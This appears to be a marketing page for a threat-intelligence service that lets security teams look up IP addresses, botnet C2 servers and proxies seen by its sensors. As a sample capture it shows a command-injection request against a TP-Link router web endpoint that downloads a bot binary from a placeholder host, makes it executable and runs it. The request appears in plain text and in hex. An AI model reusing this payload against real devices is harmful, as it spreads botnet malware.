IP Intelligence






One IP in one view: activity over time, ports, target countries, other IPs in its /24 and its C2 links.

Guest user
Log in to see your profile
For SOC, NOC and threat hunting teams
Paste an IP from your alerts and see what our sensors recorded from it, from captured payloads to botnet C2 servers, proxies and Tor exit nodes. Start free with the last 24 hours, and open every record we keep with CTI Unlimited.
One IP in one view: activity over time, ports, target countries, other IPs in its /24 and its C2 links.
Open each observation with its source IP, time, protocol, port and the payload it sent, then follow it into analysis.
See the command and control servers our sensors record, the scanners reaching them and the payloads they deliver.
Trace one botnet from the scanners behind it to its C2 server and the payload it delivers, in one view.
Download the malware a botnet delivered as a password protected archive, straight from its botnet record.
Check whether an address is an open, residential or datacenter proxy, a Tor exit node or a DDoS source.
Example
Documentation addresses stand in for the real ones. Every record on the Scanners page opens like this with View packet.
GET /cgi-bin/luci/;stok=/locale?form=country&operation=write&country=$(cd%20/tmp%3B%20wget%20http%3A//198.51.100.23/arm7%3B%20chmod%20777%20arm7%3B%20./arm7%20tplink) HTTP/1.1
Host: 192.0.2.10:80
User-Agent: Mozilla/5.0
Accept: */*
Connection: close00000000 47 45 54 20 2f 63 67 69 2d 62 69 6e 2f 6c 75 63 GET /cgi-bin/luc
00000010 69 2f 3b 73 74 6f 6b 3d 2f 6c 6f 63 61 6c 65 3f i/;stok=/locale?
00000020 66 6f 72 6d 3d 63 6f 75 6e 74 72 79 26 6f 70 65 form=country&ope
00000030 72 61 74 69 6f 6e 3d 77 72 69 74 65 26 63 6f 75 ration=write&cou
00000040 6e 74 72 79 3d 24 28 63 64 25 32 30 2f 74 6d 70 ntry=$(cd%20/tmp
00000050 25 33 42 25 32 30 77 67 65 74 25 32 30 68 74 74 %3B%20wget%20htt
00000060 70 25 33 41 2f 2f 31 39 38 2e 35 31 2e 31 30 30 p%3A//198.51.100
00000070 2e 32 33 2f 61 72 6d 37 25 33 42 25 32 30 63 68 .23/arm7%3B%20ch
00000080 6d 6f 64 25 32 30 37 37 37 25 32 30 61 72 6d 37 mod%20777%20arm7
00000090 25 33 42 25 32 30 2e 2f 61 72 6d 37 25 32 30 74 %3B%20./arm7%20t
000000a0 70 6c 69 6e 6b 29 20 48 54 54 50 2f 31 2e 31 0d plink) HTTP/1.1.
000000b0 0a 48 6f 73 74 3a 20 31 39 32 2e 30 2e 32 2e 31 .Host: 192.0.2.1
000000c0 30 3a 38 30 0d 0a 55 73 65 72 2d 41 67 65 6e 74 0:80..User-Agent
000000d0 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 0d 0a 41 : Mozilla/5.0..A
000000e0 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 43 6f 6e 6e ccept: */*..Conn
000000f0 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d ection: close...
00000100 0a .cd /tmp; wget http://198.51.100.23/arm7; chmod 777 arm7; ./arm7 tplink: fetch the bot, make it runnable, start it.An address turns up in your firewall logs, your SIEM or one of our alert emails. Paste it into IP Intelligence or the records search.
See what it scanned and the payloads it sent, whether it runs as a proxy, Tor exit node or DDoS source, and which C2 servers it reached.
Copy a link so a teammate sees the same view. With CTI Unlimited, download the IP Intelligence report or export the records for your ticket. To block sources at the edge, add a blocklist, a separate product.
Search the address on the Scanners page to see every observation our sensors recorded from it, with ports, protocols and target countries. Investigate IP opens it in IP Intelligence with its history, network and related IPs. The busiest sources are in our public top scanners ranking.
Yes. View packet shows the captured payload as it reached our sensor, as readable text, as hex and as the original bytes. With CTI Unlimited you can export payloads in JSON or CSV. The scanner guide shows each view.
Switch on Hide known scanners to remove research scanners such as Censys, ZoomEye and Driftnet from the records and charts.
Search it on the C2 servers page. The records show the C2 server, the scanners pointing at it and whether we stored the malware it delivered, and IP Intelligence marks an address that served as a C2 server. The most active are in our public C2 server list.
Yes. Open, residential and datacenter proxies, Tor exit nodes and DDoS sources have their own records with country and network, and IP Intelligence marks an address that is one of them. See the public top 10 of open proxies, residential proxies, datacenter proxies, Tor exit nodes and DDoS sources.
It means our sensors observed activity from that public address, not who is behind it. The address could be a shared gateway, a proxy or a compromised device, so use the records as evidence for your own decision.
From the Whatoblock sensor network, which records the scans and attacks that reach it from across the internet. There is nothing to install in your network. Known research scanners can be left out of every view.
A free account sees the last 24 hours. With CTI Unlimited you open every record we keep, in ranges of up to 31 days, and scanner records cover the last 31 days.
Yes. A free account opens every records and analysis page for the last 24 hours, with the first 5 pages of 25 rows and 5 IP lookups a day. No card is needed.
Every record we keep and every time range, unlimited IP lookups, CSV and JSON exports, PDF reports including the IP Intelligence report, malware sample downloads, full attack chains and email threat alerts. It costs 69€ a month billed yearly, VAT included, and you can cancel any time. See the plans.
Every account can get the daily and weekly top 5 scanners reports. CTI Unlimited adds three alerts, for new botnets, botnet payload changes and suspicious waves of traffic across our sensor network, each checked every 2 hours.
Not directly. Alerts arrive by email, and CTI Unlimited exports records in CSV and JSON, up to 500.000 in one file, for your own tools. The account API key serves blocklist feeds, which are a separate product.
No. Blocklists are a separate product with their own plans and setup guides for firewalls. You can run either one alone or both together.
Create a free account, search any IP and switch on the daily scanner report. CTI Unlimited opens every record we keep for 69€ a month, billed yearly.